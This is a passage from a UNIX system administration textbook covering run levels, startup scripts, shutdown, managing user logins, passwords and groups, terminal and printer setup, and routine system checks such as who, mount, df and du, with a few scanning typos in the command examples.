The next time the system is started, all multiuser processes will be started, plus NFS services will be started. Coming up in NFS state (3) is appropriate if you are sharing files across a network using NFS (see Chapter 17 for details). Windows NT/2000/XP administrators use their own versions of NFS in setting up shared folders and shared devices for Windows users.

You can also use single-user state(s) if, for example, you want to check the system after it is booted and before other users can access it. Most often, however, computer systems are set to come up in multiuser state (2).

When your system is up and running, you may decide you want to change the current state. If, for example, you are in single-user mode and want to change to multiuser mode, type the following:

```
# init 2
```

All level 2 multiuser processes will be started, and users will be able to log in.

Startup Directories

UNIX uses *daemon* information (see Chapter 11) in some key directories to help in the startup process. The directories are *init.d* and the *rcX.d* directories (where X is a number that equates to a state level, described later). These directories are stored in the */etc/rc.d* directory on Linux distributions, the */sbin* directory on HP-UX, and in the */etc* directory on Solaris.

The *init.d* directory contains daemons that will always be started up on initialization (system start). These scripts set up accounting, start **cron,** manage system resources, and set up environments not handled by entries in the */etc/inittab* file.

The *rcX.d* directories contain specific scripts that are run depending on the run level at which the system is initialized. For example, if the run level at initialization is set to 3 (multiuser mode), scripts in the */etc/rc3.d* directory will be executed at initialization. These scripts can either start or kill processes, or perform a combination of both. The numbering scheme tells the system in what order to perform the scripts in the directory For example, the contents of an */etc/rc2.d* directory may look something like this:

```
ls /etc/rc2.d
K20spc
K76 snmpdx
S74syslog
S74xntpd
```

The scripts beginning with the letter K are *kill* scripts and are processed before any S, or *startup,* scripts. In addition, the scripts are processed in numerical order within a type. Therefore, the scripts

listed in the example will be processed in the order in which they appear.

By convention, most of the K series scripts are in the directory */etc/rc1.d,* with fewer in */etc/rc2.d.* The directory */etc/rc2.d* contains a combination of K and S scripts. The directory */etc/rc3.d* usually contains just S scripts.

System State Summary

Here is a list of the numbers representing possible system states and their meanings:

0	*Shutdown state* Machine brought down to a point where you can reboot or power off. Used if you need to change hardware or move the machine.
1	*Administrative state* Multiuser file systems are available, but multiuser processes are not. Use this state to start the OS and have the full file system available to you only (from the console).
s or S	*Single-user state* All multiuser file systems are unmounted, multiuser processes are killed, and the system can only be accessed through the console. Use this state if you want all other users off the system and only the root (/) file system available.
2	*Multi-user state* File systems are mounted and multiuser services are started. Normal mode of operation.
3	*Network File System state* Used to start Network File System (NFS), connect your computer to an NFS network, mount remote resources, and offer your resources automatically. (NFS state is also a multiuser state.)
4	*User-defined state* Not defined by the system.
5	*Firmware state* Used to run special firmware commands and programs, for example, making a floppy key or booting the system from different boot files.
6	*Stop and reboot state* Stop the operating system and then reboot to the state defined in the initdefault entry in the *inittab* file.
a, b, c	*Psuedo-states* Process those *inittab* file entries assigned the a, b, or c system state. These are pseudo-states that may be used to run certain commands without changing the current system state.
Q	*Reexamine the inittab file for the current run level* Use this if you have added or changed some entries in the *inittab* file that you want to start without otherwise changing the current state.

The shutdown Command

You can shut down your machine using the **init** command; however, it is more common to use the **shutdown** command. **shutdown** can be used not only to power down the computer, but also to go to a lower state. The benefit of using **shutdown** is that it lets you assign a grace period so that your users will have some warning before the shutdown actually begins. UNIX administrators should be careful to always power down using **shutdown**. Just as Windows users know that you can't just turn off the power, UNIX administrators should understand that files, devices, and even processes can be left in damaged or even unrepairable states if the machine is just turned off.

For example, you can leave multiuser state (2) and go to single-user state *(S)* if you want to have the system running but want all other users off the system. Or you could go down from state 2 to firmware state (5) if you want to run hardware diagnostics.

The following example of the Solaris 10 **shutdown** command,

```
# shutdown -g 60 -I 6 "System is powering down for maintenance. Please log off."
```

tells the system to shut down after waiting for a grace period of one minute (**-g 60**), and to stop the UNIX system and reboot immediately to the level defined by initdefault in the *inittab* file (**-i 6**). It also sends a message to the users telling the reason for the shutdown.

Other UNIX variants have similar command syntaxes. For example, Linux allows the use of a variable for the time to shutdown of "now," meaning start the shutdown immediately. Check the built-in Help

feature or the **man** page for your system to see which options are correct for your variant.

Managing User Logins

UNIX is a multiuser system, and access to the system and permissions within the system is restricted to people who have been assigned logins and passwords. The system administrator has the responsibility of maintaining the user logins. This includes defining the default user environment, adding users, aging passwords, changing passwords, and removing user logins. You must be the superuser to perform any of these functions.

Display Default User Environment

Before you add users to your system, you should display default user addition information. These defaults will show you information that will be used automatically when you add a user to your system (unless you specifically override it). For example,

```
# useradd -D
group=other, 1  basedir=/home  skel=/etc/skel
shell=/bin/sh   inactive=0  expire=0
```

In the preceding example, typing the command **useradd -D** shows you that the next time you add a user, it will be assigned to the group *other,* with a group ID of 1; its home directory will be placed under the */home* directory; useful user files and directories (such as a user's *.profile* file and *rje* directory) will be picked up from the */etc/skel* directory and be put into the user's home directory; and the shell used when the user logs in will be */bin/sh* (*/bin/bash* for Linux users). No value is set for the number of days a login must be inactive before being turned on, and the login will not expire on a specific date. Note that users are added in AIX by using the SMIT interface (see the example earlier in this chapter).

Changing Default User Environment

You can change the default user environment values by typing **useradd -D** along with any of the following options: **-g** (group), **-b** (base directory), **-f** (inactive), or **-e** (expire). For example,

```
# useradd -D -g test -b /usr2/home -f 100 -e 10/15/06
```

After you run this command, by default, any user you add will be assigned to the group *test.* The user will have a home directory of its login name under the */usr2/home* directory, the account will be deactivated if the user does not log in for 100 days, and if still active, the login will expire on October 15, 2006.

Here are just two of the reasons you may want to change **useradd** defaults:

- The file system containing */home* is getting full, so you may want to add future users' home directories to another file system.
- You may decide that, to maintain security, all logins will expire, either after a certain number of days of inactivity or on a particular date.

Default profile Files

After a user logs in and as part of starting up the user's shell, two profile files are executed. The first is the system profile */etc/profile,* which is run by every user, and the second is the *.profile* in the user's home directory, which is only run by the user who owns it.

The intent of these two files is to set up the environment each user will need to use the system. As an administrator, you are only responsible for delivering profiles that will provide the user with a workable environment the first time the user logs in. The user should then tailor the *.profile* file to the user's own needs (see the description of *.profile* in Chapter 4).

Before a logged-in user gets a shell prompt to start working, robust profiles will usually display messages about the system (message of the day). They will also set up a *$PATH* so that the user can access basic UNIX System programs, tell the user if there is mail, make sure the user's terminal type is defined, and set the user's shell prompt.

You can edit the */etc/profile* and the */etc/skel/.profile* files to add some of the items shown in the examples that follow or to add other items that make the user's environment more useful.

The *.profile* in the */etc/skel* directory is copied to a user's home directory when the user is first added. By setting up a skeleton *.profile,* you can avoid the problem many first-time UNIX System users have of scrambling for a usable *.profile.* Once your users have working profiles, you should instruct them to exercise caution in editing their own *.profile* files to avoid corrupting their own environment by mistake. Some administrators go to the extent of setting up separate files that contain common environment variables (see Chapter 4) to avoid this.

Example/etc/profile

Here is a typical */etc/profile* (note that the # on a line is followed by a comment describing the entry):

```
PATH=/bin:/usr/bin
LOGNAME='logname'            #  Set LOGNAME to the user's name

if [ "$LOGNAME" = root ]
then
     PATH=/sbin:/usr/sbin:/usr/bin:/etc # Set root path
     PATH=$PATH:/letc:/usr/lbin
else
     PATH=$PATH::/usr/lbin:/usr/add-on/local/bin # Path for others
     trap ""1 2 3
     news -s # Report how many news items are unread by user
     trap ""1 2 3

fi
trap "" 1 2 3
export LOGNAME    # Make user's logname available to user's shell
. /etc/TIMEZONE   # Make local time zone available to user's shell
export PATH        # Make the PATH available to user's shell
trap "" 1 2 3    # Let user to break out of Message-Of-The-Day
cat -s /etc/motd
trap "" 1 2 3
if mail -e       # Check if there's mail in the user's mailbox
  then
     echo "you have mail" # If so, print "you have mail"
  fi

umask 022          # Define default permissions assigned to files
                   # the user creates
```

Note that Red Hat Linux uses */etc/localtime* to store the time. See the web page at *http://www.linuxsa.org.au/tips/time.html* for more details on setting and viewing the time zone.

Example .profile

Here is a typical user's *.profile:*

```
stty echoe echo icanon ixon
stty erase '^h'           # Set backspace character to erase
PS1="'uuname -l':$ "      # Set shell prompt to "system name:$: "
HOME=/home/$LOGNAME       # Define the HOME variable
PATH=$PATH:$HOME/bin:/bin:/usr/bin:/usr/localbin  # Set PATH
TERM=vt100                # Set the terminal definition
MAIL=/var/mail/$LOGNAME   # Set variables for user's mailbox
MAILPATH=/var/mail/$LOGNAME
echo "terminal? \c"        # Ask user for the terminal being used
read TERM                  # set TERM to terminal name entered
export PS1 HOME PATH TERM  # Export variables to the shell.
# Prompt user to see news
echo "\nDo you want to read the current news items [y]?\c"
read ans
case $ans in
 [Nn] [Oo]) ; ;
 [Yy] [Ee] [Ss]) news | /usr/bin/pg -s -e;;
 *)              news | /usr/bin/pg -s -e;;
```

```
esac
unset ans
umask 022                    # Set the user's umask value
```

Adding a User

There are a few ways to add users to your UNIX system. One is to use the menu interface for your system and follow the prompts. This method requires a minimum knowledge of all of the defaults in setting up a user-the user's group ID, home directory default mailbox, etc. The other way to add a user is to use a command-line interface. Many system administrators prefer this method over the menu interface, as it affords you more control. We will discuss the command-line utilities here.

Most UNIX variants use the **useradd** command to identify a new user to the system and allow the new user to access the system. This command protects you from having to edit the */etc/passwd* and */etc/shadow* files manually It also simplifies the process of adding a user by using the **useradd** defaults described earlier. The following is an example of how to add a user with the user name of *abc:*

```
# useradd -m abc
```

This will define the new user *abc* using information from the default user environment described previously. The **-m** option will create a home directory for the user in */home/abc* (you may have to change ownership of the directory from root by using **chown**).

useradd Options

To set different information for the user, you could use any of the following options instead of the default information:

-u *uid*	This sets the user ID of the new user. The *uid* defaults to the next available number above the highest number currently assigned on the system. If you are adding a user who has a login on another computer you are administering, you may want to assign the user the same UID from the other computer, instead of taking the default. If you ever share files across a network (see the description of NFS in Chapter 17), having the same UID will ensure that a user will have the same access permissions across the computers.
-o	Use this option with **-u** to assign a UID that is not unique. You may want to do this if you want several different users to have the same file access permissions, but different names and home directories.
-g group	This sets an existing group's ID number or group name. The defaults when the system is delivered are 1 (group ID) and *other* (group name).
-d dir	This sets the home directory of the new users. The default, when the system is delivered, is */home/username.*
-s shell	This sets the full pathname of the user's login shell. The default shell, when the system is delivered, is */sbin/sh.*
-c comment	Use this to set any comment you want to add to the user's */etc/password* file entry.
-k skel_dir	This sets the directory containing skeleton information (such as *.profile*) to be copied into a new user's home directory. The default skeleton directory, when the system is delivered, *is/etc/skel.*
-e expire	This sets the date on which a login expires. Useful for creating temporary logins, the default expiration, when the system is delivered, is 0 (no expiration).
-f *inactive*	This sets the number of days a login can be inactive before it is declared invalid. The default, as the system is delivered, is 0 (do not invalidate).

User Passwords

A new login is locked until a password is added for it. You add initial passwords for every regular user

just as you do for administrative users:

```
# passwd username
```

You will then be asked to type an initial password. You should use this password the first time you log in, and then change it to one known only to you (for security reasons). Chapter 2 covers some of the requirements placed on valid passwords in UNIX and provides some suggestions for how to select a password and what to avoid when creating one.

As an administrator, you assign users their initial passwords. If you can't ask what password a user wants, it's best to assign a temporary password and force the user to change it. One way to do this is to assign a password (e.g., the user's initials followed by the user's ID number), and to activate the login at the end of the day with password aging set to force an immediate password change. Thus, the first time the new user logs in, the system asks for a new password. A command sequence to do this would look like this:

```
# useradd -m abc
# passwd abc
Enter password for login:
New Password:
# passwd -f abc
```

The **useradd** command adds the user's login and home directory the first **passwd** command sets the user's password to whatever is assigned by the system administrator, and the second **passwd -f** forces the user to change passwords at the next login by forcing the expiration of the password for *abc.*

Lost Passwords

Passwords are not recorded by the UNIX system. The password entries in */etc/passwd* or in */etc/shadow* do not contain the user's password. Nor is there any easy way to determine a password if it is forgotten or lost. You will, from time to time, receive calls from users who have forgotten their password. If you are sure that the caller is, in fact, the owner of the login, you have two ways to restore his or her privileges. One way is to use the command sequence

```
# passwd abc
Enter password for login:
New Password:
# passwd -f abc
```

which will allow you to enter a new password for the user *abc* and require that it be changed the first time *abc* logs in. An alternative is to use the sequence

```
# passwd -d abc
```

This deletes the password entry for *abc.* The next time *abc* logs in, he or she will not be prompted for a password. If the */etc/default/login* file contains the field "PASSREQ=YES", then a password is required for all users. The use of the **-d** option will remove the password for the user, but that user will be required to specify a password on the next login attempt. The first approach is slightly more secure, since only a user who knows the assigned password can log in; with the second approach, anyone who calls is allowed to log in and specify a new password.

If root deletes a password for a user with the **passwd -d** command and password aging is in effect for that user, the user will not be allowed to add a new password until the NULL password has been in use for the minimum number of days specified by aging. This is true even if PASSREQ in */etc/login/default* is set to YES. This results in a user without a password. It is recommended that the **-f** option be used whenever the **-d** (delete) option is used. This will force a user to change the password at the next login.

Caution *Root can replace a lost password for any user, except root itself. In other words, if you forget or lose your superuser password, you are in serious trouble. Procedures for recovering from this vary from system to system, but in general they require you to partially or totally reinstall the UNIX system on your computer. At a minimum, this will result in resetting many administrative defaults, and creating a great deal of administration work.*

Aging User Passwords

Passwords are an important key to UNIX user security. As mentioned in Chapter 2, UNIX enforces several rules regarding password format and length. You, as system administrator, can also force users to regularly change their passwords by implementing password aging.

You use the **passwd** command to specify the minimum and the maximum number of days a password can be in effect. Aging prevents a user from using the same password for long periods, and it prevents the user, when forced to change, from changing back, by enforcing a minimum duration. For example,

```
# passwd -x30 -n7 minnie
```

will require minnie to change her password every 30 days, and to keep the password for at least one week.

In establishing password aging, variables in */etc/default/passwd* set the defaults for aging. The **passwd** command can be used to change these defaults on a per-user basis:

- MAXWEEKS = *number,* where *number* is the maximum number of weeks that a password can be in effect
- MINWEEKS = *number,* where *number* defines the minimum number of weeks a password has to be in effect before it can be changed
- WARNWEEKS = *number,* where *number* is the number of weeks before the password expires that the user will be warned

Blocking User Access

You can block a user from having access to your system in a number of ways. You can use this command to lock a login so that the user is denied access:

```
# passwd -1 abc
```

If user *abc* is to gain access to her account and its files, the superuser will have to run **passwd** again for this login.

You can limit or block a user's access by changing the user's shell. For example, the command

```
# usermod -s /usr/bin/rsh abc
```

will modify the user's login definition on the system and change *abc*'s shell to the restricted shell, which limits the user's access to certain commands and files. If you set the default shell to some other command, such as this, for example,

```
# usermod -s /bin/true abc
```

then *abc* will be logged off immediately after every login attempt. UNIX will go through the login process, **exec** */bin/true* in place of the shell, and when **true** immediately completes, log out the user.

Hard Delete of a User

If you no longer want a user and his files to be on your system, you can use the **userdel** command:

```
# userdel -r abc
```

The preceding example will remove the user *abc* from the system and delete *abc's* home directory (**-r**). Once you remove a user, any other files owned by that user that are still on the system will still be owned by that user's user ID number. If you did an **ls -1** on such files, the user ID would be listed in place of the user's name.

Soft Delete of a User

The userdel command eliminates a user from the */etc/passwd* and */etc/shadow* files and deletes the user's home directory You may not want to be so abrupt. Often users share files in a project, and other users may need to be able to recover material in *abc*'s directory The following procedure is useful to block any further access to the system by a user while allowing others to access shared files:

```
# passwd -l abc
```

Find any other users who are in the same group as *abc,* and send them mail informing them that *abc*'s login is being closed:

```
# grep abc /etc/group
abc::568:abc, lsb, oca, gxl
# mailx lsb oca gxl
Subject: abc login
Cc:
I will be deleting the home directory of abc.
If you have need for any of those files please let me know.

Fondly, your SysAdmin
```

Make the user's home directory permissions 000 so that the directory is inaccessible to everyone but *root* as read-only *root* can still access the directory to change back the permissions (see Chapter 3 for more details on setting octal permission modes). To do this, type

```
# chmod 000 /home/abc
```

Arrange an **at** command to delete the user's home directory in one month, by typing:

```
# at now + 1 month 2>/dev/console <<%%
rm -r /home/abc
%%
```

Adding a Group

Creating groups can be useful in cases where you want a number of users to have permissions to a particular set of files or directories.

For example, you may want to assign users who are writing manuals to a group called *docs* and give them permission to a directory containing documents, or assign users who are testing software programs to a group called *test* that has access to some special testing programs. See Chapter 3 for a description of how to set group access permissions. Windows NT administrators are also familiar with the concept of groups and group permissions for programs and files, since the NT environment borrowed this useful capability from UNIX.

To add a group called test to your system, type the following:

```
# groupadd test
```

The command will add the name "test" to the */etc/group* file, and the system will assign a group ID number.

Once a group is created, you can assign users to that group. To assign a new user to an existing group, use **useradd**. For example,

```
# useradd -g project -G test bcd
```

will add the new user, *bcd,* to the system with *project* as the primary (default) group, and *test* as the secondary group.

For existing users, you use the **usermod** command. For example,

```
#usermod -g project -G test abc
```

will do the same for existing user *abc.*

Deleting a Group

If you find you no longer need a group you previously added, you can delete it this way:

```
# groupdel test
```

The command will delete the name "test" from the */etc/group* file. Note that if you want to change a group name, you can use the **groupmod** command:

```
# groupmod -n TryNot test
```

This will change the group's name from *test* to *TryNot.*

Setting Up Terminals and Printers

You need to identify to the UNIX System the terminals, printers, or other hardware peripherals connected to your computer.

Ports

Each physical *hardware port* (the place where you connect the cable from the hardware to your computer) is usually represented by a file under the */dev* directory It is through this file, called a *device special file* or simply a device, that the hardware is accessible from the operating system. Usually these devices are created for you automatically when you install a hardware board and its associated software.

Configuration

Once hardware is connected, you usually need to configure it into the operating system. The procedure for configuring hardware can involve a complex series of steps that could include editing configuration files manually, starting and stopping port monitors, and adding and enabling the specific services provided by the hardware.

It is strongly recommended that you configure peripheral hardware through your system's menu interfaces unless you are very familiar with the environments under which these devices operate. The following examples show a basic terminal and printer setup.

Adding a Terminal

After you have connected a terminal to a particular port on your computer (see your computer's documentation for details on ports and cables), you must tell the system to listen for login requests from that port. Traditionally, this has been done by adding an entry to the */etc/inittab* file, like this:

```
ct:234:respawn:/usr/lib/saf/ttymon -g -m Idterm -d /dev/contty -1 contty
```

The preceding entry is identified by the two-letter entry name **ct**. This entry says, in system states 2, 3, or 4, start up the command **/usr/lib/saf/ttymon** as a stand-alone process for the "contty" port *(/dev/contty).* Then push the "ldterm" module onto the device (to add some additional services) and get the definitions needed for the terminal port from an entry named "contty" in the */etc/ttydefs* file. **respawn** means that if the process dies, and you are still in states 2, 3, or 4, the process will be restarted.

The entry in the */etc/ttydefs* file for "contty" that is used in the preceding entry looks like

```
contty:9600 hupcl opost onlcr erase ^h:9600 sane ixany tab3 erase ^h::contty
```

and says that for the entry "contty," the initial and final flags for the terminal are set to the following values:

- **Initial flags** 9600 hupcl opost onlcr erase ^h
- **Final flags** 9600 sane ixany tab3 erase ^h

The meanings of the flags are as follows:

9600	9600 (baud) is the line speed
erase ^h	The erase character is set to ^h
hupcl	Hang up on the last close
ixany	Enable any character to restart the output
onler	Map newline to RETURN/NEWLINE on output
opost	Post-process output
sane	Set all modes to traditionally reasonable values
tab3	Expand horizontal tab to 3 spaces

You could add a separate entry to the */etc/inittab* file for each port on your computer that is connected

to a terminal. This would cause a separate process to be run for each terminal on the system. However, the recommended way to start up processes to monitor ports is to use the Service Access Facility (see Chapter 14). This facility enables you to have a single process monitor several ports at once, and it also gives you greater flexibility in providing other services for ports.

Adding a Printer to Your System

Printing documents is an important part of any UNIX system. System V-based systems use the **lp** command set, while Berkeley-based systems use the **lpr** command set. Since the command structures are the same, we will describe the **lp** command set here.

When the Line Printer **(lp)** Utilities are installed, a shell script is usually set up to start the lp scheduler when your system enters a multiuser state. When you add a printer, you need to stop the lp scheduler, identify the printer, restart the scheduler, say that the printer is ready to accept jobs, and enable the printer.

In the following example, a simple dot-matrix printer will be added and connected to port 11 *(/dev/term/11)* to get it running. Note that this is a simple example. The **lp** utilities are powerful tools that let you configure a variety of printers, change printer attributes, and connect printers to networks and remote computers. Once you have connected the printer to the port on your computer, you should make sure the port has the correct permissions, user ownership **(lp)**, and group ownership *(bin)* for printing. Use the following:

```
# chown lp /dev/term/11
# chgrp bin /dev/term/11
# chmod 600 /dev/term/11
# ls -1 /dev/term/11
crw-------1 lp   bin     1,     0 Oct 27 13:39 /dev/term/11
```

To shut down the **lp** scheduler, type this:

```
# /usr/sbin/lpshut
Print services stopped.
```

To identify the printer to the **lp** system, type this:

```
# lpadmin -p duke -i /usr/lib/lp/model/standard -l/dev/term/11
```

This will set the printer's name to *duke,* use the */usr/lib/lp/model/standard* file for the definition of the interface to the printer, and identify port 11 *(/dev/term/11)* as the port it is connected to. Restart the **lp** scheduler by typing this:

```
# /usr/lib/lpsched
Print services started.
```

Allow the printer to accept **lp** requests by typing this:

```
# accept duke
Destination "duke" now accepting requests.
```

Then enable the printer by typing this:

```
# enable duke
Printer "duke" now enabled.
```

The printer should now be available for printing. You can check it by printing a text file as follows:

```
# lp -dduke testfile
```

This command will direct the contents of file *testfile* to the printer (duke).

Using CUPS to Administer Printers

Since so many UNIX variants exist today, it is difficult to develop printer drivers to support all of the different UNIX printing systems. For this reason, CUPS (Common UNIX Printing System) was developed by a company called Easy Software Products. It provides a common printing system interface, based on the Internet Printing Protocol (IPP). CUPS defines how to manage jobs and set printer options, but also adds some security features for printing over the Internet. Once CUPS is installed on your system, it provides a complete printer management environment that includes the **lp** and **lpr** subsystems and all of their commands.

CUPS is available under the GNU Public License for Linux, Mac OS, and other UNIX variants. More information about CUPS can be found at *www.cups.org*.

PREV NEXT

PREV NEXT

Maintenance Tasks

Once your system is set up, it is important that you stay in touch with your computer and its users. The remainder of this chapter describes how you can help ensure the good working condition of your system. This includes means for checking on the system and suggestions about what you can do if you find something wrong.

Several subjects pertaining to ongoing maintenance are not in this chapter but are important for keeping your system working. See Chapter 14 for discussions of these and other administrative topics not covered here.

Communicating with Users

If more than one or two people are using your system, you will probably want to use some of the tools the UNIX System provides to communicate with users. The **talk** command, the **wall** command, the **news** command, and the */etc/motd* file are of particular interest.

The talk Command

If you want to chat with someone on your machine or another machine, you can use the **talk** command to do so. This facility is the forerunner of the chat capability used by many Internet users, and is similar to IM (instant messaging) capabilities. For example, the user *jennifer* on machine *sis1* can set up an interactive talk session with the user *sharlene* on machine *sis2* by issuing the command

```
talk sharlene@sis2
```

This will send a message to the screen for user *sharlene* with text similar to this:

```
Message from TalkDaemon@sis1 at 10:03 a.m.
talk: connection requested by jennifer
talk: respond talk jennifer@sis1
```

Sharlene would then reply

```
talk jennifer@sis1
```

to complete the connection. Each user can then type text that will be displayed on the other user's screen. The conversation is ended when one of the participants enters an interrupt (or EOF character). At this point the other participant will receive a message that the conversation has been terminated.

If you don't want to be disturbed during a work session, you can prevent other users from attempting to contact you by using the **mesg** command. Entering

```
mesg -n
```

at your command prompt will set your terminal to reject messages from other users. Entering

```
mesg -y
```

will reset your terminal to allow subsequent messages from other users.

The wall Command

If you want to immediately send a message to every user that is currently logged in, you can use the **wall** command. This is most often used when you need to bring down the system in an emergency while other users are logged in. Here is an example of how to use the **wall** command:

```
# wall
I need to bring the system down in about 5 minutes.
Log off now or risk having your work interrupted.
I expect to have it running again in about two hours.
CTRL-D
```

The message will be directed to every active terminal on the system. It will show up right in the middle

of the user's work, but it will not cause any damage. Note that you must end the **wall** message by typing a CTRL-D.

/usr/news Messages

Longer messages can be written in a file and placed in the */usr/news* directory Any user can read the news and, if the permissions to */usr/news* directory are open, write their own news messages. To read the news, type the following:

```
$ news
notice (root) Wed Jul 12 11:30:15 2006
    We just purchased another printer to
attach to trigger. If you have any
suggestions about where it should be
located, please send mail to trigger!root.
```

You will see all news messages that have been added since the last time you read your news. The name of the file is the message name, the user is shown in parenthesis, and the date/time the message was created is also listed.

Message of the Day (/etc/motd)

The message-of-the-day file *(/etc/motd)* is used to communicate short messages to users on a more regular basis. You can simply add information to the */etc/motd* file using a text editor. The information will then be displayed automatically when the user logs in. The description of the */etc/profile* file shows how the *motd* file is read.

Following is an example of the kind of information you might want to put in your computer's */etc/motd* file:

```
10/10: Trigger down at 1:00 pm today for  1 hour to add cards.
```

Checking the System

If you are doing administration for a system that is already set up, you will want to familiarize yourself with the system. For instance, you will want to know the system's name, its current run state, the users who have logins to the system, and who are logged in. You might also be interested in what processes are currently running, the file systems that are available for storing data, and how much space is currently available in each file system.

The following commands will help you find out how the system is configured and what activities are occurring on the system.

Display System Name (uname)

You can use the **uname -a** command to display all system name information. Other options to **uname** let you display or change parts of this information. Here's an example of **uname** with the **-a** option:

```
# uname -a
SunOS attlis 10 sun4u sparc SUNW, Ultra-Enterprise
```

"SunOS" identifies the operating system name, "attlis" is the computer's communication node name, "10" is the operating system release (Solaris 10), and "sun4u…" is the machine hardware name (here a Sun Enterprise5000).

You will need to know the node name if you want to tell other users and systems how to identify your system. The operating system version is important to know if a software package you want to run is dependent on a particular operating system version.

If you just want to know the operating system name, you can use **uname** with the **-s** option. Similar to the previous example,

```
# uname -s
SunOS
```

indicates that the machine's operating system name is SunOS.

Display Current System State (who)

You can use the **who** command to see whether your system is in single-user state or one of the multiuser states. To display the current system state of your computer, type this:

```
# who -r
   .       run-level 2 Oct 16 16:16   2   0   S
```

You see that the run level is 2 (multiuser state). Other information includes the process termination status, process ID, and process exit status.

Display User Names

To see the names of those who have logins on your system, along with their user IDs, group names/IDs, and other information, type this:

```
# logins
root            0       other       1     0000-Admin(0000)
sysadm          0       other       1     0000-Admin(0000)
daemon          1       other       1     0000-Admin(0000)
bin             2       bin         2     0000-Admin(0000)
sys             3       sys         3     0000-Admin(0000)
uucp            5       uucp        5     0000-uucp(0000)
lp              7       tty         7nuucp          10
   10    0000-uucp(0000)
oamsys          101     other       1     Object Architecture Files
mib             102     docs        77    Ida Beecher
gwagner         210     docs        77    Greg Wagner
gkw             212     docs        77    Karen Williams
oasys           215     other       1     Object Architecture Files
```

Some reasons you might want to do this are that you forgot Ida Beecher's user name; you want to add *gwagner's* login to another system and you want to use the same UID number he has on this system; or you need to see which users are in the docs group because you want to add the whole group to another machine.

Display Who Is on the System

To get a list of who is currently logged into the system, the ports where they are logged in, the times/dates they logged in, how long a user has been inactive ("." if currently active), and the process ID that relates to each user's shell, type this:

```
# who -u
root        console     Oct 18 13:06   .       3158
mcn         term/12     Oct 18 20:06   .       8224
```

You may want to do this to check who is on the system before you shut it down. Or you may want to check for terminals that have been inactive for a long time, since long inactivity may mean that users left for the day without turning off their terminals.

Display System Definition

Most UNIX systems have some sort of utility that will display basic system definition information. This might include such information as the device used to access swap space *(/dev/swap),* the UNIX System boot program *(/boot/KERNEL),* the boards that are in each slot in the computer, and the system's *tunable parameters.*

Among the most important items of system information are tunable parameters. Tunable parameters help set various tables for the UNIX System kernel and devices and put limits on resources usage. For example, the MAXUP parameter limits the number of processes a user (other than superuser) can have active simultaneously in the kernel.

Usually the default tunable settings are acceptable. However, if you are having performance problems

or are running applications that place heavy demands on the system, such as networking applications, you should explore your system's tunables. Check the documentation that comes with your system for a description of its tunables.

The **sysdef** utility is used on some UNIX variants to display system definition information. Here is an example of some of the contents:

```
# sysdef
* Hostid
806d5cid
* Devices
/dev/swap           17,1       0  30192  28804
   .     (long list of devices may follow)
   .
* Tunable Parameters

*
   100 buffers in buffer cache (NBUF)
   60  entries in callout table (NCALL)
   25  processes per user id (MAXUP)
     .
     .
     .
```

Other variants have similar utilities to list devices and drivers. For example, in AIX you use the **lsdev -C** command, in HP-UX you use the **sbin/ioscan** command, and in Red Hat Linux you use the **cat** */proc/devices* command.

Display Mounted File Systems

File systems are specific areas of storage media (such as hard disks) where information is stored. When a file system is mounted, it becomes accessible from a particular point in the UNIX System directory structure. See Chapters 3 and 14 for a description of file systems.

To display the file systems that are mounted on your system, use the **mount** command, like this:

```
# mount
/ on  /dev/root read/write/setuid on Thu Jul 27  15:06:40 2006/proc on /proc
read/write on Thu Jul 27 15:06:41 2006
/stand on  /dev/dsk/c1d0s3 read/write on Thu Jul 27 15:06:44 2006
/var on  /dev/dsk/c1d1s8 read/write on Thu Jul 27 15:07:11 2006
/usr on  /dev/dsk/c1d0s2 read/write on Thu Jul 27 16:47:44 2006
/home2 on  /dev/dsk/c1d0sa read/write on Thu Jul 27 16:47:48 2006
/home on  /dev/dsk/c1d1s9 read/write on Thu Jul 27 16:47:52 2006
```

The information that is returned tells you the point in the directory structure on which the file system is mounted, the device through which it is accessible, whether the file system is read-only or readable and writable, and the date on which it was last mounted. This listing will also include any file systems that are mounted from another system across the network (remote).

After you have changed system states, you can check the mounted file systems to make sure they were successfully mounted and unmounted as appropriate.

Display Disk Space

Occasionally you will want to check how much disk space is available on each file system on your system to make sure that there is enough space to serve your users' needs. To see the amount of disk space available in each file system on your system, use the **df** command as follows:

```
# df -k
/              (/dev/root       ):     12150 blocks    2339 files
                             total:     25146 blocks    3136 files
/proc          (/proc           ):         0 blocks     185 files
                             total:         0 blocks     202 files
/stand          (/dev/dsk/c1d0s3):      1095 blocks      45 files
```

```
                              total:      5148 blocks      51 files
/var             (/dev/dsk/c1d1s8):     37128 blocks    2145 files
                              total:     40192 blocks    2496 files
/usr             (/dev/dsk/c1d0s2):     29982 blocks    7330 files
                              total:     86308 blocks   10784 files
/home2           (/dev/dsk/c1d0sa):      1972 blocks      93 files
                              total:      2000 blocks      96 files
/home            (/dev/dsk/c1d1s9):     59420 blocks    3988 files
                              total:    108504 blocks    6752 files
```

For each file system, you will see the mount point, related device, total number of blocks of memory, and files used. Listed underneath the blocks and files used are the total number of each available in the file system.

Even if you check nothing else, check this information occasionally If you begin to run out of either blocks of memory or the number of files you can create in that file system, consider following one of these courses:

- You can distribute files to different file systems that have more room. In particular, you may want to relocate software add-on packages or one or more users to a file system with more space.
- You can delete files you no longer need. Do a cleanup of administrative log files and spool files (see the description of the **du** command coming up). Also encourage your users to do the same.

You can copy files that do not need to be immediately accessible onto tape or floppy storage. You can always restore them later if you need to.

Display Disk Usage

If you are running out of disk space, you can use the **du** command to see how much space is being used by each directory. The following example shows the amount of disk space used by each directory under the directory */var/spool:*

```
# du /var/spool
4       /var/spool/pkg
4       /var/spool/locks
52      /var/spool/uucp/trigger
88      /var/spool/uucp
4       /var/spool/uucppublic
8       /var/spool/lp/admins
4       /var/spool/lp/fifos
4       /var/spool/lp/requests
4       /var/spool/lp/system
4       /var/spool/lp/tmp
36      /var/spool/lp
140     /var/spool
```

Note that each directory shows the amount of space used in it and each directory below it.

Some files and directories will grow over time. In particular, you should keep an eye on *log files.* These are files that keep records of different types of activities on the system, such as file transfers and system resource usage. You can set up your system to delete these files at given times (see the description of **cron** earlier in this chapter).

Here is a list of some of the files and directories that you should monitor:

- */var/spool/uucp* This directory contains files that are waiting to be sent by the Basic Networking Utilities. Files that cannot be sent because of bad addressing or network problems can accumulate here.
- */var/spool/uucppublic* This directory contains files that are received by Basic Networking Utilities. If these files are not retrieved by the users they are intended for, the directory may

begin to fill up.

- */var/adm/sulog* This file contains a history of commands run by the superuser. It will grow if it is not truncated or deleted occasionally
